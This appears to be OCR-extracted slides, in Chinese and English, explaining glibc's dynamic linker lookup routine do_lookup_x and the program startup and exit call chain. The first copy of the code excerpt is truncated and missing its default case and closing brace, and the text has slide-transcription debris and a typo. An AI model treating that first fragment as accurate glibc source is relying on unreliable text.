
```
$
            switch (ELFW(ST_BIND)(sym->st_info))
            {
            case STB_WEAK:
                if (__glibc_unlikely(GLRO(dl_dynamic_weak)))
                {
                    if (!result->s)
                    {
                        result->s = sym;
                        result->m = (struct link_map *)map;
                    }
                    break;
                }
            case STB_GLOBAL:
                result->s = sym;
                result->m = (struct link_map *)map;
                return 1;

            case STB_GNU_UNIQUE:;
                do_lookup_unique(undef_name, new_hash, (struct link_map *)map,
                                 result, type_class, sym, strtab, ref,
                                 undef_map, flags);
                return 1;

        }
    skip:;
    } while (++i < n);
    return 0;
}
```

重新在 unique symbol table 找並更新 table

$ DL lng

do_lookup_x part4

- 共有三種 reloc type 的 symbol：
  - Weak
  - Global
  - Uique
- 此 link_map 沒有，找下一個 object




```
$
            switch (ELFW(ST_BIND)(sym->st_info))
            {
            case STB_WEAK:
                if (__glibc_unlikely(GLRO(dl_dynamic_weak)))
                {
                    if (!result->s)
                    {
                        result->s = sym;
                        result->m = (struct link_map *)map;
                    }
                    break;
                }
            case STB_GLOBAL:
                result->s = sym;
                result->m = (struct link_map *)map;
                return 1;

            case STB_GNU_UNIQUE:;
                do_lookup_unique(undef_name, new_hash, (struct link_map *)map,
                                 result, type_class, sym, strtab, ref,
                                 undef_map, flags);
                return 1;

            default:
                break;
            }
        }

    skip:;
    } while (++i < n);
    return 0;
}
```


🎃

DL End

$ DL End


_dl_start
_dl_init
_start
__libc_start_main
main
__run_exit_handlers
_dl_fini
_exit
Linker
Library
Executable

$ DL End



